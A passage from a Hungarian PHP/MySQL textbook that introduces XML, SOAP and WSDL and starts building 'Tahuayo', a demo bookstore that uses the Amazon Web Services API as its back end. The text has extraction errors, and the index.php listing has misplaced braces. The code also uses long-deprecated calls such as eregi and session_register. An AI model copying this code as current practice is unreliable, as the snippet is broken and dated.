Egyes fejlécek problémákat okoznak munkamenet-vezérlés esetén. Többféleképpen orvosolhatjuk ezeket. Mi személy szerint azt tapasztaltuk, hogy a POST paraméterek vagy a munkamenet-változó paraméterei helyett GET paramétereket használva megoldódik ez a probléma. Egy másik lehetséges megoldás, ha nem online PDF-et használunk, hanem letölteniük a dokumentumot a felhasználóval, ahogy tettük azt a „Hello, világ!” PDFlib-példában. Úgy is elkerülhetjük a problémákat, ha kissé eltérő verziókban hozzuk létre kódunkat, és a leginkább elterjedt böngészőkre optimalizáljuk az egyes változatokat.

A projekt továbbfejlesztése

Ha valamivel komolyabbá tennénk a példában szereplő vizsgát és értékelést, akkor sokkal szélesebb körben használhatnánk a ki-fejlesztett alkalmazást, ám célunk jelen esetben csupán az volt, hogy bemutassuk, hogyan állítsunk elő saját dokumentumokat.

Az online átadható perszonálizált dokumentumok körébe tartoznak például a jogi dokumentumok (szerződések stb.), a részben előre kitöltött megrendelő- vagy jelentkezési lapok, illetve a közintézmények által használt ürlapok.

Hogyan tovább?

A következő fejezetben a PHP XML funkcióit fogjuk górcső alá venni, és arra használjuk a PHP-t, hogy REST és SOAP segítségével csatlakozzunk az Amazon Web Services API-jához.

Kapcsolódás az Amazon Web Services felülethez XML és SOAP segítségével

Az elmúlt években fontos kommunikációs eszközzé vált az Extensible Markup Language (kiterjeszthető leíró nyelv, XML). Fejezetünkben az Amazon Web Services felületét felhasználva bevásárlókosarat fejlesztünk honlapunkra, amelynek mögöttes feldolgozórendszere (back end) az Amazon lesz. (Alkalmaszásuk neve Tahuayo, amely egyébként az Amazonas mellékfolyója.) Két különböző, egy SOAP és egy REST alapú módszert használunk. A REST-et XML over HTTP-nek, vagyis HTTP protokollon kereszti XML-nek is szokás nevezni. A PHP beépített SimpleXML könyvtárát, illetve a külső NuSOAP könyvtárat fogjuk igénybe venni e két módszer megvalósítására.

A fejezetben az alábbi témakörökkel foglalkozunk:

- Az XML és a Web Services alapjainak megismerése
- Az XML használata az Amazonnal való kommunikálásra
- XML feldolgozása a PHP SimpleXML könyvtárával
- Válaszok gyorsítótárazása
- Kommunikáció az Amazonnal a NuSOAP könyvtár segítségével

A projekt áttekintése: XML és a Web Services használata

Jelenlegi projektünkkel két célunk van: az első, hogy megismerjük az XML és a SOAP alapjait, és megértsük, hogyan dolgozhatunk velük PHP-ben. A másik, hogy ezeket a technológiákat együttesen használva kommunikálunk a külvilággal. Példánkhoz az Amazon Web Services programját választottuk, amely saját weboldalunk esetén is hasznosnak bizonyulhat.

Az Amazon már régóta kínálja partnerprogramját, amely lehetővé teszi, hogy az Amazon által forgalmazott termékeket hirdessünk saját honlapunkon. A felhasználók a hivatkozásokat követve az Amazon oldalán lévő termékoldalakra jutnak. Ha valaki a mi oldalunkon talál meg egy adott terméket, majd megveszi, jutalékot kaphatunk.

A Web Services program lehetővé teszi számunkra, hogy mintegy motorként használjuk az Amazon infrastruktúráját: saját oldalunkról kereshetünk az adatbázisban, és jeleníthetjük meg a találatokat, vagy amíg a felhasználó oldalunkat böngész, kosáraba tehetjük az általa kiválasztott termékeket. Ez azt jelenti, hogy a látogató egészen a fizetésig a mi oldalunkat használja, majd amikor fizetésre kerül a sor, akkor jut át az Amazon oldalára.

Oldalunk és az Amazon között kétféleképpen történhet a kommunikáció. Az első módszer az XML over HTTP használata, amit szokás Representational State Transfernek (REST), azaz reprezentációs állapotátvitelnek nevezni. Ha például keresést szeretnénk lefolytatni ezzel a módszerrel, szokásos HTTP kérést küldünk a kívánt információért, amire az Amazon a kért adatokat tartalmazó XML dokumentummal válaszol. Ezt követően feldolgozzuk ezt az XML fájlt, majd tetszés szerinti felületet választva megjelenítjük a végfelhasználónak az eredményeket. Az adatok HTTP-n kereszti küldése és fogadása nagyon egyszerű, de hogy mennyire bonyolult lesz az eredményül kapott dokumentum feldolgozása, az annak összetettségétől függ.

Az Amazonnal folytatott kommunikáció másik módszere a SOAP használata. A SOAP egyike a Web Services szabványos protokolljainak. A név eredetileg a Simple Object Access Protocol (egyszerű objektum-hozzáférési protokoll) rövidítése volt, de később úgy döntöttek, hogy a protokoll mégsem annyira egyszerű, és így neve kissé félrevezető. A végeredmény az lett, hogy a protokollt továbbra is SOAP-nak hívjuk, de immár nem betűszó.

Projektünkben SOAP klienst fejlesztünk, amely elküldi a kéréseket az Amazon SOAP szerverének, és fogadja az attól kapott válaszokat. Ezek ugyanazokat az információkat tartalmazzák, mint az XML over HTTP módszerrel kapott válaszok, de más megközelítést, egészen pontosan a NuSOAP könyvtárat fogjuk használni az adatok kinyerésére. Projektünk végső célja saját könyvértékesítő weboldalunk létrehozása, amely az Amazonot használja mögöttes alkalmazásként. Két alternatív változat fejlesztünk: az egyiket REST-tel, a másikat SOAP-pal.

Mielőtt rátérnénk alkalmazásunk alkotóelemeinek bemutatására, szánjunk egy kis időt arra, hogy megismertük az XML szerkezetét és használatát, illetve általánosságban a Web Services felületet!

Ismerkedés az XML-lel

Azok számára, akik még nem ismerik az XML-t és a Web Services programot, a következő oldalakon röviden bemutatjuk őket.

Az imént már írtuk, hogy az XML az Extensible Markup Language rövidítése, jelentése kiterjeszthető leíró nyelv. Specifikációját a W3C konzorcium készítette. Az XML-ről rengeteg információt találunk a W3C XML-ről szóló oldalán: <http://www.w3.org/XML/>.

Az XML a Standard Generalized Markup Language (SGML) egyszerűsített részhalmaza. Ha ismerjük már a HTML-t, vagyis a hiperszöveg-leíró nyelvet, akkor könnyedén megérthjük majd az XML fogalmait is. (Ha netalán nem ismernénk még a HTML-t, akkor a rossz végén kezdtük olvasni ezt a könyvet!)

Az XML dokumentumok címke- (tag) alapú szöveges formátumok. A 33.1 példakódban példaként közolt XML dokumentum az Amazon által – adott paraméterekkel rendelkező XML over HTTP kérésre – küldött válasz. (A projekt kódjaiban – a korábbi fejezetektől eltérően – nem fordítjuk le a változókat, függvényeket stb., illetve a böngészőben megjelenő szöveges elemeket. Mivel kódunk az Amazonnal fog kommunikálni, ragaszkodnunk kell az Amazon által megkövetelt változónevekhez.)

33.1 példakód: A könyvünk első kiadását leíró XML dokumentum

```
<?xml version="1.0" encoding="UTF-8"?>
<ItemLookupResponse
  xmlns="http://webservices.amazon.com/AWSECommerceService/2005-03-23">
  <Items>
    <Request>
      <IsValid>True</IsValid>
      <ItemLookupRequest>
        <IdType>ASIN</IdType>
        <ItemId>0672317842</ItemId>
        <ResponseGroup>Similarities</ResponseGroup>
        <ResponseGroup>Small</ResponseGroup>
      </ItemLookupRequest>
    </Request>
    <Item>
      <ASIN>0672317842</ASIN>
      <DetailPageURL>http://www.amazon.com/PHP-MySQL-Development-Luke-Welling/dp/0672317842%3F%26linkCode%3Dsp1%26camp%3D2025%26creative%3D165953%26creativeASIN%3D0672317842</DetailPageURL>
      <ItemAttributes>
        <Author>Luke Welling</Author>
        <Author>Laura Thomson</Author>
        <Manufacturer>Sams</Manufacturer>
        <ProductGroup>Book</ProductGroup>
        <Title>PHP and MySQL Web Development</Title>
      </ItemAttributes>
      <SimilarProducts>
        <SimilarProduct>
          <ASIN>1590598628</ASIN>
          <Title>Beginning PHP and MySQL: From Novice to Professional, Third Edition (Beginning from Novice to Professional)</Title>
        </SimilarProduct>
        <SimilarProduct>
          <ASIN>032152599X</ASIN>
```

```

<Title>PHP 6 and MySQL 5 for Dynamic Web Sites:  

    Visual QuickPro Guide</Title>
</SimilarProduct>
<SimilarProduct>
    <ASIN>B00005UL4F</ASIN>
    <Title>JavaScript Definitive Guide</Title>
</SimilarProduct>
<SimilarProduct>
    <ASIN>1590596145</ASIN>
    <Title>CSS Mastery: Advanced Web Standards Solutions</Title>
</SimilarProduct>
<SimilarProduct>
    <ASIN>0596005431</ASIN>
    <Title>Web Database Applications with PHP & MySQL,  

        2nd Edition</Title>
</SimilarProduct>
</SimilarProducts>
</Item>
</Items>

```

A dokumentum az alábbi sorral kezdődik:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Ez a szabványos deklaráció azt jelzi, hogy a most következő dokumentum UTF-8 karakterkódolást használó XML lesz.

Nézzük meg most a dokumentum törzsét! Az egész dokumentum nyitó és záró címkepárokból áll, olyanokból, mint például a nyitó és záró Item címke:

```
<Item>
```

```
...
```

```
</Item>
```

Az Item pontosan olyan elem, mint amilyenekkel HTML-ben találkozhatunk. Sőt, a HTML-hez hasonlóan itt is beágyazhatjuk az elemeket, mint ahogy azt a fenti példában az Item elemen belül az ItemAttributes elemmel tettük, amin belül további elemeket (például Author) találunk:

```
<ItemAttributes>
    <Author>Luke Welling</Author>
    <Author>Laura Thomson</Author>
    <Manufacturer>Sams</Manufacturer>
    <ProductGroup>Book</ProductGroup>
    <Title>PHP and MySQL Web Development</Title>
```

Ugyanakkor néhány különbséget is meg kell említenünk a HTML-hez képest. Az első, hogy minden nyitócímkehez zárócímke is szükséges. Kivételek képeznek e szabály alól az üres elemek, amelyek – mivel nem tartalmaznak szöveget – egyetlen címkeben nyitódnak és záródnak. Ha dolgoztunk már XHTML-lel, pontosan ezért láthattuk a `
` címke helyett a `
`-t. Ezen túlmenően minden elemet szabályosan kell beágyazni. Egy HTML értelmezőt minden bizonnal nem zavar a `<i>Szöveg</i>`, de az XML vagy XHTML érvényességehez szabályosan kell beágyazni a címkeket: `<i>Szöveg</i>`.

Talán már észrevettük, hogy az XML és a HTML között az a legfőbb különbség, hogy előbbiben saját címkeket hozhatunk létre. Ez adja az XML rugalmasságát, hiszen a tárolni kívánt adatoknak megfelelő szerkezetű dokumentumokat hozhatunk létre. Document Type Definitiont (dokumentumtípus-definíciót, DTD) vagy XML Schemát írva formába önhetjük XML dokumentumaink struktúráját. Mindkettőt arra használjuk, hogy leírjuk egy adott XML dokumentum szerkezetét. Ha a DTD-t vagy a Schemát osztálydeklarációként képzeljük el, akkor pedig az XML dokumentum az adott osztálynak lesz egy példánya. Mostani példánkban nem használunk sem DTD-t, sem Schemát.

Az Amazonnak a Web Services felülethez tartozó aktuális XML sémáját a <http://webservices.amazon.com/AWSECommerceService/AWSECommerceService.xsd> oldalon találjuk. Az XML sémát közvetlenül böngészőnkben meg tudjuk nyitni.

Láthatjuk, hogy az első sorban szereplő XML deklarációt leszámítva a dokumentum teljes törzsét az ItemLookupResponse elemen belül találjuk. Ezt a dokumentum gyökérelemének (root element) nevezzük. Vizsgáljuk meg közelebbről:

```
<ItemLookupResponse
    xmlns="http://webservices.amazon.com/AWSECommerceService/2005-03-23">
```

Az elem egy viszonylag szokatlan attribútummal rendelkezik: *XML névterek (namespace)*. Projektünk megvalósításához nem szükséges megértenünk a névterek működését, mégis hasznos lehet, ha tisztában vagyunk a fogalom jelentésével. Az alap-gondolat az, hogy névterhez kapcsoljuk az elemek és attribútumok nevét, így a gyakori nevek nem fognak ütközni akkor sem, amikor különböző forrásokból származó dokumentumokkal dolgozunk. Ha szeretnénk többet megtudni a névterekről, olvas-suk el a „Namespaces in XML Recommendation” (XML névterekre vonatkozó ajánlás) dokumentumot a <http://www.w3.org/TR/REC-xml-names/> oldalon! Ha általánosságban szeretnénk többet megtudni az XML-ről, számos információforrásból tájékozódhatunk. A W3C oldala kiváló kiindulási pont, de több száz kiváló könyvet és webes oktatónyagot is írtak már erről a témáról. Az ZVON.org oldalon nagyszerű webes oktatónyagokat találunk az XML-hez.

Web Services

A Web Services, vagyis webes szolgáltatások az interneten keresztül elérhető alkalmazásfelületek. Ha objektumorientált foggalmakban gondolkodunk, egy adott Web Service olyan osztálynak tekinthető, amely az interneten keresztül teszi közzé nyil-vános metódusait. A Web Services immár széles körben elterjedt koncepció, és az iparág nagy nevei közül egyre többen teszik egyes funkcióikat Web Services segítségével elérhetővé. A Google, az Amazon, az eBay és a PayPal például mind Web Services szolgáltatások széles választékát kínálja. Miután a fejezetben végigvesszük az Amazon felületéhez illeszkedő kliens beállításának folyamatát, igen egyszerűen fejleszthetünk kliensfelületet például a Google-hoz is. Ehhez a <http://code.google.com/apis/> oldalon találunk további információt.

Többféle magprotokollt használunk a távoli függvényhívás módszerében. A két legfontosabb közülük a SOAP és a WSDL.

SOAP

A SOAP olyan, kérés és válasz által vezérelt üzenerküldő protokoll, amely lehetővé teszi a klienseknek Web Services szolgáltatások meghívását, illetve lehetővé teszi a kiszolgálóknak, hogy válaszoljanak az ilyen kérésekre. minden SOAP üzenet, így a kérések és a válaszok is egyszerű XML dokumentumok. A 33.1 példakódban az Amazonnak küldhető SOAP kérésre látunk példát. Ez a kérés váltotta ki a 33.1 példakódban látott XML-t.

33.2 példakód: SOAP kérés ASIN alapján történő keresésre

```
<SOAP-ENV:Envelope>
  <SOAP-ENV:Body>
    <m:ItemLookup>
      <m:Request>
        <m:AssociateTag>webservices-20</m:AssociateTag>
        <m:IdType>ASIN</m:IdType>
        <m:ItemId>0672317842</m:ItemId>
        <m:AWSAccessKeyId>0XKKZBBJHE7GNBWF2ZG2</m:AWSAccessKeyId>
        <m:ResponseGroup>Similarities</m:ResponseGroup>
        <m:ResponseGroup>Small</m:ResponseGroup>
      </m:Request>
    </m:ItemLookup>
  </SOAP-ENV:Body>
```

A SOAP üzenet először is deklarálja, hogy XML dokumentummal állunk szemben. minden SOAP üzenetnek SOAP Envelope a gyökéreleme. Ezen belül találjuk a Body elemet, amely magát a kérést tartalmazza.

A kérés egy ItemLookup, ami példánkban arra kéri az Amazon kiszolgálóját, hogy az ASIN kód (Amazon.com Standard Item Number, azaz Amazon.com szabványos téteszám) alapján keressen ki az adatbázisból egy adott tételet. Az Amazon.com adatbázisban minden egyes termékhez ezt az egyedi azonosítót rendelik hozzá.

Az ItemLookup kérést távoli gépen történő függvényhívásként, elemeit pedig az ennek a függvénynek átadandó paramétereikkel képzelhetjük el. A fenti példában az IdType elemben átadjuk az „ASIN” értéket, majd magát az ASIN kódot

(0672317842) az ItemId elemben küldjük el az Amazon kiszolgálójának; ez a kód könyvünk első kiadására hivatkozik. Általunk még Amazon partnerkódunkat (Associate ID), amit az AssociateTag elemben teszünk meg; a válaszok kérő típusát (a ResponseGroup elemben); illetve az AWSAccessKeyId-t, ami egy, az Amazon által nekünk adott fejlesztői tokenérték (developer token value).

Az erre a kérdésre kapott válasz a 33.1 dokumentumban látott XML dokumentumhoz hasonló – azzal a különbséggel, hogy SOAP Envelope elem fogja közre.

SOAP használata esetén – programozási nyelvtől függetlenül – általában programozással, egy SOAP könyvtárat használva állítjuk elő a SOAP kéréseket, és értelmezük az azokra érkező válaszokat. Ez azért előnyös, mert megkímél bennünket a SOAP kérések saját kezű létrehozásától, illetve a válaszok hasonlóképpen értelmezésétől.

WSDL

A WSDL a *Web Services Description Language* (webszolgáltatás-leíró nyelv) rövidítése. (Gyakran „vizdl”-nek ejtik.) A nyelv arra szolgál, hogy leírjuk vele az adott weboldalon elérhető szolgáltatásokhoz tartozó felületet. Ha szeretnénk látni a fejezetben használt Amazon Web Services szolgáltatásokat leíró WDSL dokumentumot, a <http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl> oldalon találjuk meg.

Ha rákattintunk erre a hivatkozásra, látjuk, hogy a WSDL dokumentumok sokkal összetettebbek, mint a SOAP üzenetek. Éppen ezért, ha egy mód van rá, minden esetben programozással fogjuk előállítani és értelmezni azokat.

Ha szeretnénk többet megtudni a WSDL-ről, olvassunk bele a <http://www.w3.org/TR/wsdl20/> oldalon elérhető W3C ajánlásba!

A megoldás alkotóelemei

A projekthez fejlesztendő megoldás több elemből áll. A nyilvánvalóan szükséges alkotóelemeken – például a látogatóink számára kialakítandó kosárfunkciókon, illetve az Amazonhoz REST vagy SOAP segítségével való kapcsolódás kódján – túl néhány segédalkalmazásra is szükségünk lesz. Kódunknak értelmeznie kell a visszakapott XML dokumentumokat ahhoz, hogy kinyerjük belőlük a kosár által megjelenített információkat. Az Amazon elvárja, illetve alkalmazásunk teljesítményét is növeli a gyorsítárazás. Mivel a vásárlás végén a fizetés az Amazonnál történik, valamelyen módon át kell adni a vásárlói kosár tartalmát az Amazonnak, illetve magát a vásárlót is át kell adnunk az Amazon szolgáltatásának.

Rendszerünk megjelenítési (front end) rétegében nyilvánvalóan létre kell hozni a kosár funkciót. Ezt a Kosár funkció programozása című 28. fejezetben már megtettük. Mivel projektünk középpontjában nem az online vásárlás áll, ebben a fejezetben egy leegyszerűsített alkalmazást fogunk használni. Pusztán alapszintű kosarra van szükségünk, ami képes nyomon követni, hogy mit választott ki a vásárló, majd fizetéskor közli ezt az Amazonnal.

Az Amazon Web Services felület használata

Az Amazon Web Services felület használatához regisztrálnunk kell a <http://aws.amazon.com> oldalon, ahol fejlesztői tokenet kapunk. Ez a token azonosít bennünket az Amazonnál, amikor kéréseink beérkeznek.

Érdemes lehet Amazon partnerazonosítót (Associate ID) is igényelni, mert így juthatunk hozzá a jutalékhöz, amit a látogatók által felületünkön keresztül vásárolt termékek után fizet az Amazon.

Az Amazon Web Services (AWS) Resource Center for Developers (Amazon webszolgáltatások információs központja fejlesztőknek), amit a <http://developer.amazonwebservices.com/> oldalon érünk el, rengeteg dokumentációt, oktatónyagot és mintakódot kínál, amelyek mind az Amazon Web Services szolgáltatásokhoz való kapcsolódást segítik. A fejezetben szereplő példán végigmenve működő rendszert fejlesztünk, és megismerkedünk az AWS-hez kapcsolódás és az információlekérés alapjával, de ha szeretnénk az itt bemutatott alkalmazásból kiindulva éles weboldalt fejleszteni, akkor szánunk némi időt a dokumentáció alaposabb megismerésére! Például sokféle elemet kereshetünk és nyerhetünk ki a tallázó- és a keresőinterfészek segítségével. Attól függően, hogy milyen elemekre van szükségünk, a visszakapott adatok különböző struktúrájuk lehetnek. minden információ dokumentálva van a weboldalról elérhető AWS Developer Guide-ban.

- **Megjegyzés:** Hasonlóan értékes információforrás az AWSZone.com (<http://www.awszone.com/>). Ezen az oldalon tesztelhetjük SOAP és REST lekérdezéseinket, és láthatjuk a kérések, illetve a válaszok struktúráját. Így tudni fogjuk, hogyan hivatkozunk a visszakapott adatokra. A tesztválaszok alapján meghatározhatjuk a pontos ResponseGroup típust, amit a legjobb és leggyorsabb eredmények érdekében használnunk érdemes.

A fejleszteri token igénylése érdekében történő regisztrációnál el kell fogadni a licencszerződést. Érdemes elolvasni, mert ez nem teljesen olyan, mint a megszokott – és soha el nem olvasott – szoftverlicencek. A fejlesztés szempontjából fontos licencfeltételek a következők:

- Másodpercenként legfeljebb egy kérést intézhetünk.
- Gyorsítótáraznunk kell az Amazonról érkező adatokat.
- Az adatok többségét 24 óráig, egyes állandó attribútumokat legfeljebb három hónapig tarthatunk a gyorsítótárban.
- Ha egy óránál hosszabb időre gyorsítótárazzuk az árakat és a termékek elérhetőségét, akkor nyilatkozatot kell közzétennünk felelősségeink korlátozásáról.
- Hivatkozásainknak az Amazon.com megfelelő oldalára kell mutatniuk, és nem szabad az Amazon oldaláról letöltött szöveget vagy képeket más üzleti weboldalon megjeleníteni.

Ha ilyen nehezen kibetűzhető domainnevet választunk, nem reklámozzuk magunkat, és semmilyen nyilvánvaló ok nincs arra, hogy a látogatók a Tahuayo.com oldalt használják ahelyett, hogy közvetlenül az Amazon.com-ra mennének, akkor egyáltalán nem kell aggódunk azon, hogy a kérések számát másodpercenként egy alatt tartsuk.

Projektünkben gyorsítótárazást alkalmazunk annak érdekében, hogy megfeleljünk a 2-4. pontban megfogalmazott követelményeknek. Alkalmazásunk 24 óráig tárolja gyorsítótárban a képeket, a termékkatalogusokat (így az árakat és a készletinformációkat) pedig egy óráig tároljuk el itt.

A létrehozandó alkalmazásunk az ötödik pontnak is megfelel. Azt szeretnénk, hogy a főoldalon lévő elemek weboldalunk részletes termékoldalaira mutassanak, de ha a vásárló végzett a megrendeléssel, átküldjük őt az Amazon oldalára.

XML értelmezése: REST válaszok

Az Amazon által a Web Services szolgáltatásaihoz kínált legnépszerűbb felület REST-en keresztül működik. A felület szokásos HTTP kérést fogad, és XML dokumentumot ad vissza. Használatához értelmeznünk kell az Amazon által visszaküldött XML válaszokat. Ezt a PHP SimpleXML könyvtárával tehetjük meg.

SOAP használata PHP-vel

Az ugyanezeket a Web Services szolgáltatásokat kínáló másik felület a SOAP. A szolgáltatások SOAP általi eléréshez a különböző PHP SOAP könyvtárak valamelyikét kell igénybe vennünk. Létezik ugyan beépített SOAP könyvtár, de mert az nem minden lesz elérhető, a NuSOAP könyvtárat is használhatjuk. Mivel a NuSOAP PHP-ben íródott, nem szükséges fordítani. Egyetlen fájl, amit a `require_once()` függvénytel könnnyedén behívhatunk.

A NuSOAP a <http://sourceforge.net/projects/nusoap/> oldalról érhető el. Lesser GPL licenc alatt használható, ami azt jelenti, hogy bármilyen, akár üzleti alkalmazásokban is dolgozhatunk vele.

Gyorsítótárazás

Korábban már említettük, hogy az Amazon feltételei között szerepel az is, hogy az Amazonról a Web Services szolgáltatásokkal letöltött adatokat gyorsítótárazni kell. Projektünkben ezért megoldást kell találni arra, hogy a letöltött adatokat érvényességi idejükig a gyorsítótárban eltároljuk, illetve a gyorsítótárból használjuk azokat.

A megoldás áttekintése

A 29. és a 30. fejezet projektjéhez hasonlóan itt is eseményvezérelt megközelítéssel futtatjuk a kódot. Ennél a projektnél eltekintettünk a rendszer folyamatábrájának megrajzolásától, mert pusztán néhány képernyőből áll a rendszer, és egyszerű kapcsolat áll fenn ezek között.

A felhasználók először a Tahuayo főoldalát látják, amit a 33.1 ábra mutat.




33.1 ábra: A Tahuayo nyitóoldala a honlap minden fontos funkcióját megjelenít: a kategóriák közötti navigálást, a keresést és a kosarat.

Láthatjuk, hogy az oldal főbb funkciói a Selected Categories (Kiválasztott kategóriák), illetve az azokba tartozó termékek megjelenítése. A nyitóoldalon alapértelmezésben az ismeretterjesztő irodalom kategória pillanatnyilag legjobban fogyó kiadványait találjuk. Ha a felhasználó másik kategóriára kattint, annak a kategóriának a hasonló oldalát láthatja megjelenni.

Mielőtt továbbmennénk, tisztáznunk kell egy fontos fogalmat. Az Amazon böngészési csomópontnak (browse node) nevezi a kategóriákat. Kódunkban és a hivatalos dokumentumban sokszor találkozhatunk ezzel a kifejezéssel. A dokumentációban megtaláljuk a népszerű böngészési csomópontok listáját. Ha ezen túlmenően adott kategóriára lenne szükségünk, böngészszünk a szokásos Amazon.com oldalon, és olvassuk be az URL-ből, vagy pedig használjuk a <http://www.browsenodes.com/> oldalon elérhető Browse Nodes forrást! Elég idegesítő módon néhány fontos kategóriát, köztük például a sikerlistás könyveket nem lehet böngészési csomópontként elérni.

Az oldal alján további könyveket és más oldalakra mutató hivatkozásokat találunk, de ezek a képernyőmentésen nem láthatók. minden oldalon 10 könyvet fogunk megjeleníteni, illetve legfeljebb 30, másik oldalra mutató hivatkozást. Az oldalankénti tízes értéket az Amazon határozta meg, az oldalankénti harmincas korlátot pedig mi magunk választottuk.

A felhasználók innen az egyes könyvek részletes adatait megjelenítő oldalakra lehetnek. Ilyen képernyőt láthatunk a 33.2 ábrán.




33.2 ábra: A részletes termékoldalakon további információkat kapunk egy adott könyvről, értékeléseket olvashatunk róla, illetve hasonló kiadványokat találunk itt.

Bár a képernyőmentésre nem fert rá, a kód az Amazon által küldött információk túlnyomó részét megjeleníti az oldalon. Úgy döntöttünk, hogy oldalunkon csak a könyvekkel foglalkozunk, és nem jelenítjük meg azon kategóriák listáját sem, amelyekbe az adott kiadvány nem illik bele.


Ha a felhasználó egy borító képére kattint, nagyobb méretben láthatja.

Talán észrevettük már az ábrákon a képernyő felső részén lévő keresési mezőt. Ezzel a funkcióval kulcsszavas keresést indíthatunk az oldalon, amely a Web Services felületen keresztül fog az Amazon katalógusában keresni. A 33.3 ábra a keresés egy mintaeredményét mutatja.



33.3 ábra: A képernyön a batman szóra keresés eredményét látjuk.

Annak ellenére, hogy projektünkben csak néhány kategóriát listázunk ki, a felhasználók a keresési funkcióval és az adott könyvekre navigálva bármelyik kiadványhoz eljuthatnak. minden egyes könyvhöz tartozik egy „Add to Cart” (Kosárba) hivatkozás. Ha a felhasználó erre vagy a kosár „Details” (Részletek) linkjére kattint, akkor megjeleníti a kosár tartalmát. Ezt az oldalt látjuk a 33.4 ábrán.



33.4 ábra: A kosár oldalán a vásárló egyenként törölheti a kosárban lévő tételeket, kiürítheti kosarát, illetve fizethet.

Végül, amikor a vásárló a „Checkout” (Fizetés) hivatkozásra kattintva fizetni készül, kosaráról adatait elküldjük az Amazonra, és őt is átirányítjuk oda. Ekkor a 33.5 ábrán láthatóhoz hasonlóhoz képernyővel találkozik.

Most már talán mindenki látja, hogy mit értünk az alatt, hogy elkészítjük saját felhasználói felületünket, és az Amazon oldalát használjuk mögöttes infrastruktúráként. Mivel ez a projekt is eseményvezérelt megközelítést követ, az alkalmazás döntéshozó logikájának nagy része egyetlen fájlban található (`index.php`). A projekt fájljainak összefoglalását a 33.1 táblázat tartalmazza.



33.5 ábra: Mielőtt az Amazon kosárba kerülnek a termékek, a rendszer visszaigazolja a tranzakciót, és a Tahuayo kosárából mutatja az összes kiválasztott tételeit.

33.1 táblázat: A Tahuayo alkalmazás fájljai

Fájlnév	Típus	Leírás
index.php	Alkalmazás	Az alkalmazás magját alkotó kódot tartalmazó fájl
about.php	Alkalmazás	Az About (Rólunk) oldalt jeleníti meg
constants.php	Beillesztett fájl	A globális állandók és változók egy részét állítja be
topbar.php	Beillesztett fájl	Az egyes oldalak tetején látható információs sávot és a CSS-t hozza létre
bottom.php	Beillesztett fájl	Az egyes oldalak alján lévő láblécet állítja elő
AmazonResultSet.php	Osztályfájl	Az egyes Amazon-lekérdezések eredményét tároló PHP osztályt tartalmazza
Product.php	Osztályfájl	Az egyes könyvek adatait tartalmazó PHP osztályt tartalmazza
bookdisplayfunctions.php	Függvények	Az egyes könyvek és könyvlisták megjelenítését lehetővé tevő függvényeket tartalmazza
cachefunctions.php	Függvények	Az Amazon által megkövetelt gyorsítótárazás végrehajtásához szükséges függvényeket tartalmazza
cartfunctions.php	Függvények	A kosár funkcióhoz kapcsolódó függvényeket tartalmazza
categoryfunctions.php	Függvények	A kategóriák visszakeresését és megjelenítését segítő függvényeket tartalmazza
utilityfunctions.php	Függvények	Az alkalmazás különböző pontjain használt segédfüggvényeket tartalmazza

A korábban már említett nusoap.php fájlról sem szabad elfeledkezünk, mert ezekben a fájlokban szükségünk lesz rá. A NuSOAP a könyv letölthető mellékletének 33_f jezett mappájában található, de ha időközben megjelent már új verziója, a <http://sourceforge.net/projects/nusoap/> oldalról letölthetjük.

Vágunk bele a projektbe az alkalmazás gerincét képező index.php áttanulmányozásával!

Az alkalmazás magja

Az index.php fájl kódját a 33.3 példakódban találjuk.

33.3 példakód: index.php – Az alkalmazás gerince

```
<?php
// egyetlen munkamenet-változót ('cart') használunk a kosár tartalmának tárolására
session_start();

require_once('constants.php');
require_once('Product.php');
require_once('AmazonResultSet.php');
require_once('utilityfunctions.php');
require_once('bookdisplayfunctions.php');
require_once('cartfunctions.php');
require_once('categoryfunctions.php');

// Ezeket a változókat kívülről várjuk.
// Ellenőrizzük, majd globális változókra konvertáljuk őket
$external = array('action', 'ASIN', 'mode', 'browseNode', 'page', 'search');

// a változók Get vagy Post módszerrel érkezhetnek
// alakitsuk át az összes várt külső változónkat rövid globális nevekre!
foreach ($external as $e) {
    if(@$_REQUEST[$e]) {
        $$e = $_REQUEST[$e];
    } else {
        $$e = '';
    }
}

$$e = trim($$e);
}

// alapértelmezett értékek a globális változóknak
if($mode=='') {
    $mode = 'Books'; // Semmilyen más móddal nem foglalkozunk a példában
}
if($browseNode=='') {
    $browseNode = 53; //az 53 a legjobban fogyó ismeretterjesztő könyv kategóriája
}
if($page=='') {
    $page = 1; // Első oldal - oldalanként 10 téTEL
}

// beviteli adat ellenőrzése/megtisztítása
if(!eregi('^[A-Z0-9]+$', $ASIN)) {
    // az ASIN alfanumerikus kell, hogy legyen
    $ASIN = '';
}
if(!eregi('^[a-z]+$', $mode)) {
    // a mód csak betűkből állhat
    $mode = 'Books';
}
$page=intval($page); // az oldalaknak és a böngészési csomópontoknak
                    // egésznek kell lenniük
$browseNode = intval($browseNode);
// Első pillantásra talán kevssé érthető,
```

```
// de az alábbi kódréssz pusztán arról szól,  
// hogy a $search változót megszabadítjuk a nem kíván értékektől  
$search = safeString($search);  
  
if(!isset($_SESSION['cart'])) {  
    session_register('cart');  
    $_SESSION['cart'] = array();  
}  
  
// a felső sáv megjelenítése előtt végrehajtandó feladatok  
if($action == 'addtocart') {  
    addToCart($_SESSION['cart'], $ASIN, $mode);  
}  
if($action == 'deletefromcart') {  
